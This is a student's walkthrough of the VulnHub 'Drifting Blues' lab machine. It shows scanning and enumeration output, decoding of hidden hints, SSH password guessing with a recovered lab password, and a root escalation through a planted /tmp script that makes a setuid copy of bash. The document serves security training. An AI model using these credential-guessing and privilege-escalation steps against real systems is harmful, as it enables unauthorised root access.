VULNHUB CHALLENGE: DRIFTING BLUES

WRITTEN BY LUKE KEOGH

Contents

Introduction

I'll be attacking from a standard Kali Linux virtual machine with the IP of 192.168.56.101. My approach is to enumerate and explore multiple ways of obtaining root level access of the machine. A brief outline of how I obtained the root flag will be shown in the section 'Obtaining Root Flag Summary' while all other attempts and a more in-depth explanation of each step from the summary will be shown in the 'Enumeration and Exploring Possible Attack Vectors'. My summation of thoughts on the attack process of this machine will be outlined in the 'Conclusion' section while any outside help that I sought during the attack will be referenced in the 'Reference' section. Also, for the purpose of authentication I'll be running the below command in each screenshot:
Command: echo Luke Keogh - 19095587

Obtaining Root Flag Summary

Screenshots with more in-depth info listed below

1. Find the IP using netdiscover
2. Identify the open ports and services using nmap
3. Run gobuster to find the index.html and check its source code to find the hostname and usernames
4. Add hostname to etc/hosts file and run gobuster again looking for virtual hosts
5. Run nikto against the test hostname found from the 2nd gobuster
6. Use the information given in the file shown from nikto and bruteforce SSH login
7. Open server connection to transfer pspy64 program to find vulnerable files
8. Discover vulnerable program emergency and create your own version in the /tmp folder
9. Run program and cat the root flag

Scanning

First was a quick scan to find the target's IP.

Command: netdiscover -i eth1 -r 192.168.56.0/24

```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.56.1    0a:00:27:00:00:07      1      60  Unknown vendor
 192.168.56.100  08:00:27:54:87:a9      1      60  PCS Systemtechnik GmbH
 192.168.56.109  08:00:27:57:e9:01      1      60  PCS Systemtechnik GmbH

zsh: suspended  netdiscover -i eth1 -r 192.168.56.0/24

┌──(root💀 kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 1 discovering the target IP

After obtaining the target's IP of 192.168.56.109 I performed 2 nmap scans. The first is to find some basic open ports first, allowing me to explore those ports and services while my second nmap scan goes deeper in exploring more ports and gathers more information on the services being run on the target. I also run another command that turns the .xml files into .html files so that I can open the results in a browser allowing me a nicer interface to quickly learn about the target

Command: nmap -Pn -sS --open --top-ports 100 192.168.56.109 -oX /home/kali/Desktop/quickscan.xml

Command: nmap -Pn -sS -A --open -p- 192.168.56.109 -oX /home/kali/Desktop/longscan.xml

Command: xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html

Command: xsltproc /home/kali/Desktop/longscan.xml -o /home/kali/Desktop/longscan.html

```
┌──(root💀 kali)-[~]
└─# nmap -Pn -sS --open --top-ports 100 192.168.56.109 -oX /home/kali/Desktop/quickscan.xml
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-20 00:09 EDT
Nmap scan report for 192.168.56.109
Host is up (0.00042s latency).
Not shown: 98 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:57:E9:01 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.82 seconds

┌──(root💀 kali)-[~]
└─# xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html

┌──(root💀 kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 2 quick nmap scan on target

```
┌──(root💀 kali)-[~]
└─# nmap -Pn -sS -A --open -p- 192.168.56.109 -oX /home/kali/Desktop/longscan.xml
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-20 00:09 EDT
Nmap scan report for 192.168.56.109
Host is up (0.00039s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ca:e6:d1:1f:27:f2:62:98:ef:bf:e4:38:b5:f1:67:77 (RSA)
|   256 a8:58:99:99:f6:81:c4:c2:b4:da:44:da:9b:f3:b8:9b (ECDSA)
|_  256 39:5b:55:2a:79:ed:c3:bf:f5:16:fd:bd:61:29:2a:b7 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Drifting Blues Tech
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:57:E9:01 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.39 ms 192.168.56.109

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.38 seconds

┌──(root💀 kali)-[~]
└─# xsltproc /home/kali/Desktop/longscan.xml -o /home/kali/Desktop/longscan.html

┌──(root💀 kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 3 long nmap scan on target

192.168.56.109

Address

- 192.168.56.109 (ipv4)
- 08:00:27:57:E9:01 - Oracle VirtualBox virtual NIC (mac)

Ports

The 65533 ports scanned but not shown below are in state: **closed**

- 65533 ports replied with: **reset**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
22	tcp	open	ssh	syn-ack	OpenSSH	7.2p2 Ubuntu 4ubuntu2.10	Ubuntu Linux; protocol 2.0
	ssh-hostkey	2048 ca:e6:d1:1f:27:f2:62:98:ef:bf:e4:38:b5:f1:67:77 (RSA) 256 a8:58:99:99:f6:81:c4:c2:b4:da:44:da:9b:f3:b8:9b (ECDSA) 256 39:5b:55:2a:79:ed:c3:bf:f5:16:fd:bd:61:29:2a:b7 (ED25519)					
80	tcp	open	http	syn-ack	Apache httpd	2.4.18	(Ubuntu)
	http-title	Drifting Blues Tech					
	http-server-header	Apache/2.4.18 (Ubuntu)					

Remote Operating System Detection

- Used port: **22/tcp** (**open**)
- Used port: **1/tcp** (**closed**)
- Used port: **31029/udp** (**closed**)
- OS match: **Linux 4.15 - 5.6** (**100%**)

Figure 4 output of long nmap scan

Enumeration and Exploring Attack Vectors

Started with using gobuster against the target IP

Command: gobuster dir -u http://192.168.56.109 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x html,txt,php

```
┌──(root💀 kali)-[~]
└─# gobuster dir -u http://192.168.56.109 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x html,txt,
php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.109
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
2022/10/20 00:36:06 Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 7710]
/img                  (Status: 301) [Size: 314] [──> http://192.168.56.109/img/]
/css                  (Status: 301) [Size: 314] [──> http://192.168.56.109/css/]
/js                   (Status: 301) [Size: 313] [──> http://192.168.56.109/js/]
/secret.html          (Status: 200) [Size: 25]
===============================================================
2022/10/20 00:36:31 Finished
===============================================================

┌──(root💀 kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 5 gobuster against target IP

I noticed there was a secret.html so I visited the site to just see a taunt message.



Figure 6 secret.html message

I then visited the /index.html site and checked out the source code, searching for '@' and found 2 addresses and a hexadecimal code

```
121
122 Our Web-Dashboard gives access to a rich front-end disp
123 Please contact sheryl@driftingblues.box for more info.
124                </p>
125              </div>
126            </div>
127            <div class="col-md-6 tm-home-section-2-right":
128              <div
129                class="img-fluid tm-mb-4 tm-small-paralla:
130                data-parallax="scroll"
131                data-image-src="img/image-2.jpg"></div>
132              <div>
133                <h3 class="tm-text-secondary tm-mb-4">
134                  Unique Entry Point for your Data
135                </h3>
136                <p class="tm-section-2-text">
137                   We offer an unique entry point of all
138
139 Our smart automated data on-boarding and storage workfl
140
141 Drifting Blues Tech's Automated Data Handling is a "Plu
142 Please contact eric@driftingblues.box for more info.
143                </p>
144              </div>
145            </div>
146          </div>
147        </div>
148        <!-- row -->
149
150        <!-- Call to Action -->
151        <section class="row" id="tmCallToAction">
152          <div class="col-12 tm-page-cols-container tm-ca
153            <div class="tm-page-col-right">
154              <div class="tm-call-to-action-box">
155                <i class="fas fa-3x fa-rss-square tm-call
156                <div class="tm-call-to-action-text">
157                  <h3 class="tm-call-to-action-title">
158                    Subscribe for latest news
159                  </h3>
160                  <form action="#" method="GET" class="tm
161                    <input type="email" name="email" plac
162                    <button type="submit" class="btn btn-
163                      Subscribe
164                    </button>
165                  </form>
166                  <!-- L25vdGVmb3JraW5nZmlzaC50eHQ= -->
167                </div>
168              </div>
```

@ Highlight All Match Cas

Figure 7 hidden info in the source code of index.html

Now we know 2 usernames and the hostname but first I wanted to checkout the hexadecimal code which provided a path to file.

Command: echo L25vdGVmb3JraW5nZmlzaC50eHQ= | base64 -d



Figure 8 decrypting hexadecimal code

Checking this file out provides a page of the repeated message “Ook”



Figure 9 notetakingfish.txt output

After googling I found this was a type of message encoding. I found this website to decode the message.

Site: https://www.splitbrain.org/services/ook
Message: my man, i know you are new but you should know how to use host file to reach our secret location. -eric



Figure 10 decoded message

Given the message, it was obvious I needed to use host file to progress further. First, I have to add this hostname to my hosts file

Command: **vi /etc/hosts**



Figure 11 adding hostname to /etc/hosts

Then I ran gobuster on the machine against the hostname instead of the IP this time

Command: gobuster vhost -u driftingblues.box --wordlist /usr/share/wordlists/dirb/common.txt

```
┌──(root💀 kali)-[~]
└─# gobuster vhost -u driftingblues.box --wordlist /usr/share/wordlists/dirb/common.txt
═══════════════════════════════════════════════════════════════
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:          http://driftingblues.box
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
═══════════════════════════════════════════════════════════════
2022/10/20 01:15:04 Starting gobuster in VHOST enumeration mode
═══════════════════════════════════════════════════════════════
Found: @.driftingblues.box (Status: 400) [Size: 430]
Found: ~administrator.driftingblues.box (Status: 400) [Size: 430]
Found: ~adm.driftingblues.box (Status: 400) [Size: 430]
Found: ~admin.driftingblues.box (Status: 400) [Size: 430]
Found: ~guest.driftingblues.box (Status: 400) [Size: 430]
Found: ~amanda.driftingblues.box (Status: 400) [Size: 430]
Found: ~ftp.driftingblues.box (Status: 400) [Size: 430]
Found: ~log.driftingblues.box (Status: 400) [Size: 430]
Found: ~bin.driftingblues.box (Status: 400) [Size: 430]
Found: ~lp.driftingblues.box (Status: 400) [Size: 430]
Found: ~logs.driftingblues.box (Status: 400) [Size: 430]
Found: ~mail.driftingblues.box (Status: 400) [Size: 430]
Found: ~nobody.driftingblues.box (Status: 400) [Size: 430]
Found: ~operator.driftingblues.box (Status: 400) [Size: 430]
Found: ~apache.driftingblues.box (Status: 400) [Size: 430]
Found: ~sysadm.driftingblues.box (Status: 400) [Size: 430]
Found: ~sys.driftingblues.box (Status: 400) [Size: 430]
Found: ~sysadmin.driftingblues.box (Status: 400) [Size: 430]
Found: ~test.driftingblues.box (Status: 400) [Size: 430]
Found: ~tmp.driftingblues.box (Status: 400) [Size: 430]
Found: ~www.driftingblues.box (Status: 400) [Size: 430]
Found: ~httpd.driftingblues.box (Status: 400) [Size: 430]
Found: ~webmaster.driftingblues.box (Status: 400) [Size: 430]
Found: ~http.driftingblues.box (Status: 400) [Size: 430]
Found: ~user.driftingblues.box (Status: 400) [Size: 430]
Found: ~root.driftingblues.box (Status: 400) [Size: 430]
Found: lost+found.driftingblues.box (Status: 400) [Size: 430]
Found: test.driftingblues.box (Status: 200) [Size: 24]

═══════════════════════════════════════════════════════════════
2022/10/20 01:15:06 Finished
═══════════════════════════════════════════════════════════════

┌──(root💀 kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 12 gobuster against hostname

This showed another hostname of test.driftingblues.box so I'll add that to my hosts file too

Command: vi /etc/hosts



Figure 13 adding hostname to etc/hosts pt.2

First, I scanned with dirb but that provided nothing useful. I then tried again with nikto which showed a ssh_cred.txt file

Command: dirb http://test.driftingblues.box
Command: nikto -h http://test.driftingblues.box

```
┌──(root💀 kali)-[~]
└─# dirb http://test.driftingblues.box

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Oct 20 01:24:43 2022
URL_BASE: http://test.driftingblues.box/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://test.driftingblues.box/ ----
+ http://test.driftingblues.box/index.html (CODE:200|SIZE:24)
+ http://test.driftingblues.box/robots.txt (CODE:200|SIZE:125)
+ http://test.driftingblues.box/server-status (CODE:403|SIZE:287)

-----------------
END_TIME: Thu Oct 20 01:24:45 2022
DOWNLOADED: 4612 - FOUND: 3

┌──(root💀 kali)-[~]
└─# nikto -h http://test.driftingblues.box
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.56.109
+ Target Hostname:    test.driftingblues.box
+ Target Port:        80
+ Start Time:         2022-10-20 01:25:08 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of
 XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in
a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/ssh_cred.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 5 entries which should be manually viewed.
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x bran
ch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
^[[B^[[B^[[B^[[A^[[A^[[A^Z
zsh: suspended  nikto -h http://test.driftingblues.box

┌──(root💀 kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 14 dirb and nikto against new hostname



Figure 15 ssh_cred.txt hidden message

Checking the file showed a password and the mention that it needs a number at the end of it. Since we previously got the 2 usernames Sheryl and Eric, I eventually connected via SSH after trying both of the accounts with that password + a number until I get a successful login.

Password: 1mw4ckyyucky6

```
┌──(root💀kali)-[~]
└─# ssh eric@192.168.56.109
eric@192.168.56.109's password:
Permission denied, please try again.
eric@192.168.56.109's password:
Permission denied, please try again.
eric@192.168.56.109's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-123-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

eric@driftingblues:~$ echo Luke Keogh - 19095587
Luke Keogh - 19095587
eric@driftingblues:~$
```

Figure 16 logging in via ssh

Once logged in I was able to view the user flag.

<u>Command:</u> cat user.txt

Figure 17 viewing the user flag

After viewing the user flag I then had to escalate privileges to obtain the root flag. After downloading pspy64 I found a program running that called a program emergency. I then created my own file and changed the bash filepath to run my program instead to give me root access

Command: nano /tmp/emergency

Script:

#!/bin/bash

cp /bin/bash /tmp/bash && chmod +s /tmp/bash

Command: chmod +x /tmp/energency

Command: /tmp/bash -p

I then ran cat to read the root flag

Command: cat /root/root.txt

Figure 18 reading the root flag

Conclusion

It was interesting learning about Ook encoding as I hadn't heard of that before attempting this challenge. The troll face to the flag is a nice touch also.

References

- Brainfuck/Ook! Obfuscation/Encoding [splitbrain.org]. (n.d.). Www.splitbrain.org. Retrieved October 24, 2022, from https://www.splitbrain.org/services/ook
- Upadhyay, K. (2021, June 1). Vulnhub - Driftingblues 1 - Walkthrough - Writeup — Security. NepCodeX. https://nepcodex.com/2021/06/vulnhub-driftingblues-1-walkthrough/